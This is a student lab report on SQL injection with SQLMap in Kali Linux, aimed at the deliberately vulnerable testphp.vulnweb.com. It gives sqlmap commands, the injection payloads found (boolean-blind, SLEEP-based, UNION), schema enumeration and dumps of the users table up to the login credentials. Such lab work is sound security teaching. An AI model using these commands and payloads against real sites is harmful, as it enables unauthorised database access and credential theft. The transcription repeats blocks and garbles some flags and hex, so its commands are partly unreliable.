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## **LAB** **ASSESSMENT -2**

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## EXERCISE 2-A: SQL Injection using SQLMap in Kali Linux


**I. AIM:** To Prepare an experimental report along with your observations and inferences for SQL Injection using SQLMap in Kali Linux.

### **II. TOOLS REQUIRED:**

1. Products: SQLMap
2. Internet browser: Google Chrome
3. Kali Linux

### **III. STEP BY STEP PROCEDURE:**

1. The user is advised to update their system by entering the command "**sudo apt update**".

A screenshot of a terminal window titled 'root@kali: /home/namitmehrotra'. The terminal shows the user 'namitmehrotra' at the 'kali' prompt. They enter '\$ sudo su', and the prompt changes to '[sudo] password for namitmehrotra:'. After entering the password, the prompt changes to '(root@kali)-[/home/namitmehrotra]'. The user then enters '# sudo apt update'. The terminal output shows: 'Hit:1 http://kali.download/kali kali-rolling InRelease', 'Reading package lists... Done', 'Building dependency tree... Done', 'Reading state information... Done', and '501 packages can be upgraded. Run \'apt list --upgradable\' to see them.' The prompt returns to '(root@kali)-[/home/namitmehrotra]'. In the background, a large 'KALI LINUX' logo is visible with the tagline 'the quieter you become, the more you are able to hear'.

2. Following the update, the user should run the command "**sudo apt install sqlmap**" to install SQLMap.

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(namitmehrotra@kali)-[~]
$ sudo su
[sudo] password for namitmehrotra:
(root@kali)-[/home/namitmehrotra]
# sudo apt update
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
501 packages can be upgraded. Run 'apt list --upgradable' to see them.

(root@kali)-[/home/namitmehrotra]
# sudo apt install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.7.2-1).
sqlmap set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 501 not upgraded.

(root@kali)-[/home/namitmehrotra]
#
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3. To find the database for the given link, the user should copy the URL "<http://testphp.vulnweb.com/artists.php?artist=1>" and paste it into the terminal. Then, the user should use the sqlmap command by typing "**sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> -dbs**" and press enter. This will execute the command to find the database.

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(root@kali)-[/home/namitmehrotra]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1

{1.7.2#stable}
https://sqlmap.org

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[*] starting @ 22:14:06 /2023-05-12/

[22:14:07] [INFO] testing connection to the target URL
[22:14:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:14:08] [INFO] testing if the target URL content is stable
[22:14:08] [INFO] target URL content is stable
[22:14:08] [INFO] testing if GET parameter 'artist' is dynamic
[22:14:09] [INFO] GET parameter 'artist' appears to be dynamic
[22:14:09] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[22:14:10] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
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it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
Y
for the remaining tests, do you want to include all tests for 'MySQL' extendi
ng provided level (1) and risk (1) values? [Y/n] y
[22:19:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:19:06] [INFO] GET parameter 'artist' appears to be 'AND boolean-based bli
nd - WHERE or HAVING clause' injectable (with --string="id")
[22:19:06] [INFO] testing 'Generic inline queries'
[22:19:07] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:19:07] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (BIGINT UNSIGNED)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'

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[22:19:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clau
se (GTID_SUBSET)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, OR
DER BY or GROUP BY clause (JSON_KEYS)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING cl
ause (JSON_KEYS)'
[22:19:10] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[22:19:10] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER
BY or GROUP BY clause (FLOOR)'
[22:19:11] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:11] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:12] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (UPDATEXML)'
[22:19:12] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
BY or GROUP BY clause (UPDATEXML)'
[22:19:13] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[22:19:13] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clau
se (FLOOR)'
[22:19:13] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLO
OR)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTR
ACTVALUE)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGI
NT UNSIGNED)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID
_SUBSET)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JS
ON_KEYS)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOO
R)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDA
TEXML)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTR

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[22:19:14] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTR
ACTVALUE)'
[22:19:14] [INFO] testing 'MySQL inline queries'
[22:19:15] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:19:15] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[22:19:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - com
ment)'
[22:19:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[22:19:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - commen
t)'
[22:19:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[22:19:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)
'
[22:19:28] [INFO] GET parameter 'artist' appears to be 'MySQL >= 5.0.12 AND t
ime-based blind (query SLEEP)' injectable
[22:19:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:19:28] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[22:19:29] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[22:19:30] [INFO] target URL appears to have 3 columns in query
[22:19:33] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 t
o 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 51 HTTP(s)
requests:
-----
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1202=1202-- KKmm

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b
7871),NULL,NULL-- -

[22:19:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:19:50] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:19:50 /2023-05-12/
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Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1202=1202-- KKmm

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b
7871),NULL,NULL-- -

[22:19:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:19:50] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:19:50 /2023-05-12/
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- After executing the previous command, the user can see that there are two databases available on the website. To find the database table, the user can use the command "**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables**". This will display a list of tables available in the accurate database.



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# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
es
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[*] starting @ 22:20:28 /2023-05-12/

[22:20:28] [INFO] resuming back-end DBMS 'mysql'
[22:20:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1202=1202-- KKmm

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist--1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a7949745045524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b7871),NULL,NULL-- -

[22:20:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[22:20:29] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
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root@kali: /home/namitmehrotra
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[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[22:20:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:20:29 /2023-05-12/
```

5. To find the tables and columns of the database for the given URL, follow these steps:
  - a) Open the terminal.
  - b) Type "**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -column.s**" and press enter.
  - c) The command will execute, and the user will get the columns along with the name of the table.

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root@kali: /home/namitmehrotra

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(root@kali)-[/home/namitmehrotra]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -colu
mns

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[*] starting @ 22:21:08 /2023-05-12/

[22:21:08] [INFO] resuming back-end DBMS 'mysql'
[22:21:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1202=1202-- KKmm

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b
7871),NULL,NULL-- -

[22:21:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[22:21:10] [INFO] fetching tables for database: 'acuart'
[22:21:10] [INFO] fetching columns for table 'featured' in database 'acuart'
[22:21:10] [INFO] fetching columns for table 'artists' in database 'acuart'
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root@kali: /home/namitmehrotra

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[22:21:10] [INFO] fetching columns for table 'artists' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'pictures' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'categ' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'carts' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'users' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: featured
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| feature_text | text |
| pic_id | int |
+-----+-----+

Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc | text |
| aname | varchar(50) |
| artist_id | int |
+-----+-----+

Database: acuart
Table: pictures
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_id | int |
| cat_id | int |
| img | varchar(50) |
| pic_id | int |
| plong | text |
| price | int |
| pshort | mediumtext |
| title | varchar(100) |
+-----+-----+
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root@kali: /home/namitmehrotra

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+-----+-----+
Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesaj  | text |
| sender | varchar(150) |
| senttime | int |
+-----+-----+

Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int |
| cdesc  | tinytext |
| cname  | varchar(50) |
+-----+-----+

Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item    | int |
| price   | int |
+-----+-----+

Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
+-----+-----+
```

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root@kali: /home/namitmehrotra

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+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item    | int |
| price   | int |
+-----+-----+

Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+

Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id          | int unsigned |
| name        | text |
| price       | int unsigned |
| rewritename | text |
+-----+-----+

[22:21:13] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:21:13 /2023-05-12/
```



6. To find the values of the columns for the given URL, the user can follow these steps:
  - a) Open the terminal.
  - b) Type "**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname -- dump**" and press enter.
  - c) The command will execute, and the user will get the values of the "uname" column in the "users" table.

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root@kali: /home/namitmehrotra
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root@kali: /home/namitmehrotra
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

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[*] starting @ 22:22:02 /2023-05-12/

[22:22:03] [INFO] resuming back-end DBMS 'mysql'
[22:22:03] [INFO] testing connection to the target URL
[22:22:03] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1202=1202-- KKmm

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a7949745045524a56476e45054467746f324e570846094764496e4674797963506f4f785a6966,0x71766b7871),NULL,NULL--

[22:22:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
```

```
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[22:22:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[22:22:03] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
[22:22:04] [WARNING] the SQL query provided does not return any output
[22:22:04] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:22:04] [INFO] fetching number of column(s) 'uname' entries for table 'users' in database 'acuart'
[22:22:04] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:22:04] [INFO] retrieved:
[22:22:05] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:22:15] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[22:22:27] [INFO] retrieved: \xff\xfe
[22:23:03] [WARNING] potential binary fields detected ('uname'). In case of any problems you are advised to rerun table dump with '--fresh-queries --binary-fields='uname'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| \xff\xff\xfe |
+-----+

[22:23:03] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:23:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:23:03 /2023-05-12/
```

7. In the same manner, we can get the password for the uname. We use command `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass -dump`

```
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[22:35:13] [INFO] resuming back-end DBMS 'mysql'
[22:35:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 1202=1202-- KKmm

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1890 UNION ALL SELECT CONCAT(0x716b6b7871,0x705a7949745045524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0x71766b7871),NULL,NULL-- -

[22:35:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:35:14] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
```

```
root@kali: /home/namitmehrotra
File Actions Edit View Help


7871),NULL,NULL-- -

[22:35:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:35:14] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[22:35:15] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:35:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'


[*] ending @ 22:35:15 /2023-05-12/
```

8. Let's login with the gained credentials and check the details. username is test and password is **test**



